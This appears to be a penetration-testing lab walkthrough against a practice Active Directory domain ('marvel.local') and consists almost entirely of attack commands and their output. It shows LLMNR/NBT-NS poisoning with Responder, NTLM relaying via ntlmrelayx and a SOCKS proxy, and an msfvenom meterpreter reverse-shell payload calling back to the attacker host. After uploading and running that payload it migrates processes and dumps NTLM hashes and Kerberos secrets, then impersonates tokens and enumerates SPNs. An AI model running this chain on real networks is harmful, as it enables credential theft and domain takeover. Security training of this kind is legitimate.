Generate relay list

```
┌──(root💀kali)-[~/tcm]
└─# crackmapexec smb 192.168.101.133/24 --gen-relay-list targets.txt
SMB         192.168.101.130 445    HYDRA-DC         [*] Windows 10.0 Build 17763 x64 (name:HYDRA-DC)
(domain:marvel.local) (signing:True) (SMBv1:False)
SMB         192.168.101.142 445    THEPUNISHER      [*] Windows 10.0 Build 19041 x64 (name:THEPUNISHER)
(domain:marvel.local) (signing:False) (SMBv1:False)
SMB         192.168.101.141 445    SPIDERMAN        [*] Windows 10.0 Build 19041 x64 (name:SPIDERMAN)
(domain:marvel.local) (signing:False) (SMBv1:False)
```

Set Responder.conf configuration file

```
[Responder Core]

; Servers to start
SQL = On
SMB = Off
RDP = On
Kerberos = On
FTP = On
POP = On
SMTP = On
IMAP = On
HTTP = Off
HTTPS = On
DNS = On
LDAP = On
DCERPC = On
WINRM = On
```

Take note of disabled services.

```
┌──(root💀kali)-[~/tcm]
└─# responder -I eth1 -dw

                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.1.0

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    MDNS                       [ON]
    DNS                        [ON]
    DHCP                       [ON]

[+] Servers:
    HTTP server                [OFF]
    HTTPS server               [ON]
    WPAD proxy                 [ON]
    Auth proxy                 [OFF]
    SMB server                 [OFF]
```


Start relaying. Do note that you cannot relay credentials to the same machine it is from. In this case credentials from 192.168.101.141 can't be relayed to 192.168.101.141.

```
┌──(root💀kali)-[~/tcm]
└─# impacket-ntlmrelayx -tf targets.txt -smb2support
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation
```


```
[*] Protocol Client SMB loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client RPC loaded..
[*] Running in relay mode to hosts in targetfile
[*] Setting up SMB Server
[*] Setting up HTTP Server
[*] Setting up WCF Server

[*] Servers started, waiting for connections
```

Note that test2.local doesn't exist



In this case, the target's sam database gets dumped. The reason relaying to 192.168.101.142 failed is because 192.168.101.142 is the same machine where fcastle mistype test2.local



Using socks with ntlmrelayx

```
┌──(root💀kali)-[~/tcm]
└─# impacket-ntlmrelayx -tf targets.txt -smb2support -socks
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] Protocol Client SMB loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
```

```
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client RPC loaded..
[*] Running in relay mode to hosts in targetfile
[*] SOCKS proxy started. Listening at port 1080
[*] IMAP Socks Plugin loaded..
[*] HTTP Socks Plugin loaded..
[*] HTTPS Socks Plugin loaded..
[*] IMAPS Socks Plugin loaded..
[*] MSSQL Socks Plugin loaded..
[*] SMB Socks Plugin loaded..
[*] SMTP Socks Plugin loaded..
[*] Setting up SMB Server
[*] Setting up HTTP Server

[*] Setting up WCF Server
[*] Servers started, waiting for connections
Type help for list of commands
ntlmrelayx>  * Serving Flask app 'impacket.examples.ntlmrelayx.servers.socksserver' (lazy loading)
 * Environment: production
   WARNING: This is a development server. Do not use it in a production deployment.
   Use a production WSGI server instead.
 * Debug mode: off
```

Socks server started at 1080

```
┌──(root💀 kali)-[~/tcm]
└─# netstat -tnap|grep 1080
1 ⚙
tcp        0      0 0.0.0.0:1080            0.0.0.0:*               LISTEN      54047/python3
```

Fcastle mistyped test3.local

```
[*] [NBT-NS] Poisoned answer sent to ::ffff:192.168.101.142 for name TEST3 (service: File Server)
[*] [MDNS] Poisoned answer sent to ::ffff:192.168.101.142 for name test3.local
[*] [MDNS] Poisoned answer sent to fe80::647b:381d:e23b:3219 for name test3.local
[*] [LLMNR]  Poisoned answer sent to fe80::647b:381d:e23b:3219 for name test3
[*] [MDNS] Poisoned answer sent to ::ffff:192.168.101.142 for name test3.local
[*] [LLMNR]  Poisoned answer sent to ::ffff:192.168.101.142 for name test3
[*] [LLMNR]  Poisoned answer sent to fe80::647b:381d:e23b:3219 for name test3
[*] [LLMNR]  Poisoned answer sent to ::ffff:192.168.101.142 for name test3
[*] [MDNS] Poisoned answer sent to fe80::647b:381d:e23b:3219 for name test3.local
[*] [NBT-NS] Poisoned answer sent to ::ffff:192.168.101.142 for name TEST3.LOCAL (service: File Server)
[*] [MDNS] Poisoned answer sent to ::ffff:192.168.101.142 for name test3.local
[*] [MDNS] Poisoned answer sent to fe80::647b:381d:e23b:3219 for name test3.local
[*] [MDNS] Poisoned answer sent to ::ffff:192.168.101.142 for name test3.local
[*] [LLMNR]  Poisoned answer sent to ::ffff:192.168.101.142 for name test3
[*] [LLMNR]  Poisoned answer sent to ::ffff:192.168.101.142 for name test3
[*] [LLMNR]  Poisoned answer sent to fe80::647b:381d:e23b:3219 for name test3
[*] [MDNS] Poisoned answer sent to fe80::647b:381d:e23b:3219 for name test3.local
[*] [LLMNR]  Poisoned answer sent to fe80::647b:381d:e23b:3219 for name test3
[*] [MDNS] Poisoned answer sent to ::ffff:192.168.101.142 for name test3.local
[*] [MDNS] Poisoned answer sent to fe80::647b:381d:e23b:3219 for name test3.local
[*] [LLMNR]  Poisoned answer sent to fe80::647b:381d:e23b:3219 for name test3
[*] [MDNS] Poisoned answer sent to ::ffff:192.168.101.142 for name test3.local
[*] [LLMNR]  Poisoned answer sent to ::ffff:192.168.101.142 for name test3
[*] [MDNS] Poisoned answer sent to fe80::647b:381d:e23b:3219 for name test3.local
[*] [LLMNR]  Poisoned answer sent to fe80::647b:381d:e23b:3219 for name test3
[*] [LLMNR]  Poisoned answer sent to ::ffff:192.168.101.142 for name test3
```

Observe the highlighted.

```
ntlmrelayx> [*] SMBD-Thread-15: Connection from MARVEL/FCASTLE@192.168.101.142 controlled, attacking target smb://192.168.101.141
[*] Authenticating against smb://192.168.101.141 as MARVEL/FCASTLE SUCCEED
[*] SOCKS: Adding MARVEL/FCASTLE@192.168.101.141(445) to active SOCKS connection. Enjoy
[*] SMBD-Thread-15: Connection from MARVEL/FCASTLE@192.168.101.142 controlled, attacking target smb://192.168.101.142
[-] Authenticating against smb://192.168.101.142 as MARVEL/FCASTLE FAILED
[*] SMBD-Thread-16: Connection from MARVEL/FCASTLE@192.168.101.142 controlled, attacking target smb://192.168.101.142
[-] Authenticating against smb://192.168.101.142 as MARVEL/FCASTLE FAILED
[*] SMBD-Thread-17: Connection from MARVEL/FCASTLE@192.168.101.142 controlled, but there are no more targets left!
[*] SMBD-Thread-19: Connection from MARVEL/FCASTLE@192.168.101.142 controlled, but there are no more targets left!
[*] SMBD-Thread-20: Connection from MARVEL/FCASTLE@192.168.101.142 controlled, but there are no more targets left!
[*] SMBD-Thread-21: Connection from MARVEL/FCASTLE@192.168.101.142 controlled, but there are no more targets left!
[*] SMBD-Thread-23: Connection from MARVEL/FCASTLE@192.168.101.142 controlled, but there are no more targets left!
```

Active socks connection for use.

```
ntlmrelayx> socks
```

```
Protocol  Target           Username        AdminStatus  Port
--------  ---------------  --------------  -----------  ----
SMB       192.168.101.141  MARVEL/FCASTLE  TRUE         445
ntlmrelayx>
```

Modify proxychains where the socks port used is 1080

```
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks4  127.0.0.1 1080

"proxychains4.conf" 160L, 5808B written
```

Using impacket's smbexec.

```
┌──(root💀kali)-[~/tcm]
└─# proxychains impacket-smbexec marvel/fcastle@192.168.101.141
1 ×
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.15
[proxychains] DLL init: proxychains-ng 4.15
[proxychains] DLL init: proxychains-ng 4.15
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

Password:
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.101.141:445  ...  OK
[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>
```

Create meterpreter payload

```
┌──(root💀kali)-[~/tcm]
└─# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.101.133 LPORT=8443 -f exe -o shell.exe
130 ×
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: shell.exe
```

List writable shares

```
┌──(root💀 kali)-[~/tcm]
└─# proxychains smbmap -u fcastle -d marvel -H 192.168.101.141
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.15
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.101.141:445  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.101.141:445  ...  OK
[+] Guest session       IP: 192.168.101.141:445 Name: 192.168.101.141
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  READ, WRITE     Remote Admin
        C$                                                      READ, WRITE     Default share
        IPC$                                                    READ ONLY       Remote IPC
[!] Error:  (<class 'impacket.nmb.NetBIOSError'>, 'smbmap', 1337)
```

Connect to target

```
┌──(root💀 kali)-[~/tcm]
└─# proxychains smbclient //192.168.101.141/C$ -U 'marvel/fcastle'
1 ×
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.15
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.101.141:445  ...  OK
```

```
Enter MARVEL\fcastle's password:
Try "help" to get a list of possible commands.
smb: \>
```

Upload shell.exe

```
                15567697 blocks of size 4096. 10789869 blocks available
smb: \> mkdir temp
smb: \> cd temp
smb: \temp\> ls
  .                                   D        0  Tue Jan 11 03:54:23 2022
  ..                                  D        0  Tue Jan 11 03:54:23 2022

                15567697 blocks of size 4096. 10789869 blocks available
smb: \temp\> put shell.exe
putting file shell.exe as \temp\shell.exe (2333.3 kb/s) (average 2333.3 kb/s)
smb: \temp\>
```

Launch shelle.exe

```
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.101.141:445  ...  OK
[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>cmd.exe /c "c:\temp\shell.exe"
```

Gotten shell

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.101.133:8443
[*] Sending stage (200262 bytes) to 192.168.101.141
[*] Meterpreter session 1 opened (192.168.101.133:8443 -> 192.168.101.141:49769 ) at 2022-01-11 03:54:56 -
0500

meterpreter >
```

Migrate to spoolsv.exe

```
meterpreter > migrate 1464
[*] Migrating from 3632 to 1464...
[*] Migration completed successfully.
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer        : SPIDERMAN
OS              : Windows 10 (10.0 Build 19044).
Architecture    : x64
System Language : en_US
Domain          : MARVEL
Logged On Users : 7
Meterpreter     : x64/windows
meterpreter >
```

Get logged in users

```
meterpreter > run post/windows/gather/enum_logged_on_users

[*] Running against session 1

Current Logged Users
====================

 SID                                            User
 ---                                            ----
 S-1-5-18                                       NT AUTHORITY\SYSTEM
 S-1-5-21-3479419130-2835237996-3084723447-1105  MARVEL\pparker


[+] Results saved in: /root/.msf4/loot/20220111040136_default_192.168.101.141_host.users.activ_657747.txt

Recently Logged Users
=====================

 SID                                            Profile Path
 ---                                            ------------
 S-1-5-18                                       %systemroot%\system32\config\systemprofile
 S-1-5-19                                       %systemroot%\ServiceProfiles\LocalService
```

```
 S-1-5-20                                        %systemroot%\ServiceProfiles\NetworkService
 S-1-5-21-3479419130-2835237996-3084723447-1105  C:\Users\pparker
 S-1-5-21-3479419130-2835237996-3084723447-500   C:\Users\administrator
```

Get hashes

```
meterpreter > creds_all
[+] Running as SYSTEM
[*] Retrieving all credentials
msv credentials
===============

Username    Domain  NTLM                              SHA1                                      DPAPI
--------    ------  ----                              ----                                      -----
SPIDERMAN$  MARVEL  fb055a2c85db1f3aefbe298453f63717  3fc7fe4aa78aa810531d346e72969c4c59542fc3
pparker     MARVEL  ae974876d974abd805a989ebead86846  0b5811b3cb079b5bb5383b5d958ecd9f3f1cf03a
e0573448ac08f554a2206a35008485a5

wdigest credentials
===================

Username    Domain  Password
--------    ------  --------
(null)      (null)  (null)
SPIDERMAN$  MARVEL  (null)
pparker     MARVEL  (null)

kerberos credentials
====================

Username    Domain        Password
--------    ------        --------
(null)      (null)        (null)
SPIDERMAN$  marvel.local  aNKS#iC\'ytB]Z0\f<
ceumqbC=ZpnlqW?t$@v[$[gZ]I>@x4lkyY@rqE'%&T6"!NxXjook\w67Y0y^q+lzkQL*j`Rf?bR(&<(1*kHL2vcH;YcAOM
                          ;(iJOwM
pparker     MARVEL.LOCAL  (null)
spiderman$  MARVEL.LOCAL  (null)
```

List tokens

```
meterpreter > load incognito
Loading extension incognito...Success.
meterpreter > list_tokens -u

Delegation Tokens Available
========================================
Font Driver Host\UMFD-0
Font Driver Host\UMFD-1
MARVEL\pparker
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
Window Manager\DWM-1

Impersonation Tokens Available
========================================
MARVEL\fcastle
```

Successful impersonation of pparker

```
meterpreter > impersonate_token MARVEL\\pparker
[+] Delegation token available
[+] Successfully impersonated user MARVEL\pparker
meterpreter > getuid
[-] stdapi_sys_config_getuid: Operation failed: Access is denied.
meterpreter > shell
Process 2916 created.
Channel 2 created.
Microsoft Windows [Version 10.0.19044.1288]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
marvel\pparker
```

List kerberoastable users

```
C:\Windows\system32>setspn -T marvel.local -Q */*
setspn -T marvel.local -Q */*
Checking domain DC=marvel,DC=local
CN=HYDRA-DC,OU=Domain Controllers,DC=marvel,DC=local
        Dfsr-12F9A27C-BF97-4787-9364-D31B6C55EB04/HYDRA-DC.marvel.local
        ldap/HYDRA-DC.marvel.local/ForestDnsZones.marvel.local
        ldap/HYDRA-DC.marvel.local/DomainDnsZones.marvel.local
        DNS/HYDRA-DC.marvel.local
        GC/HYDRA-DC.marvel.local/marvel.local
        RestrictedKrbHost/HYDRA-DC.marvel.local
        RestrictedKrbHost/HYDRA-DC
        RPC/8bf41c0a-9958-4f89-86f8-bfad609248cd._msdcs.marvel.local
        HOST/HYDRA-DC/MARVEL
        HOST/HYDRA-DC.marvel.local/MARVEL
        HOST/HYDRA-DC
        HOST/HYDRA-DC.marvel.local
        HOST/HYDRA-DC.marvel.local/marvel.local
        E3514235-4B06-11D1-AB04-00C04FC2DCD2/8bf41c0a-9958-4f89-86f8-bfad609248cd/marvel.local
        ldap/HYDRA-DC/MARVEL
        ldap/8bf41c0a-9958-4f89-86f8-bfad609248cd._msdcs.marvel.local
        ldap/HYDRA-DC.marvel.local/MARVEL
        ldap/HYDRA-DC
        ldap/HYDRA-DC.marvel.local
        ldap/HYDRA-DC.marvel.local/marvel.local
CN=krbtgt,CN=Users,DC=marvel,DC=local
        kadmin/changepw
CN=sql service,CN=Users,DC=marvel,DC=local
        HYDRA-DC/sqlservice.marvel.local:60111
CN=SPIDERMAN,CN=Computers,DC=marvel,DC=local
        RestrictedKrbHost/SPIDERMAN
        HOST/SPIDERMAN
        RestrictedKrbHost/SPIDERMAN.marvel.local
        HOST/SPIDERMAN.marvel.local
CN=THEPUNISHER,CN=Computers,DC=marvel,DC=local
        RestrictedKrbHost/THEPUNISHER
        HOST/THEPUNISHER
        RestrictedKrbHost/THEPUNISHER.marvel.local
        HOST/THEPUNISHER.marvel.local

Existing SPN found!
```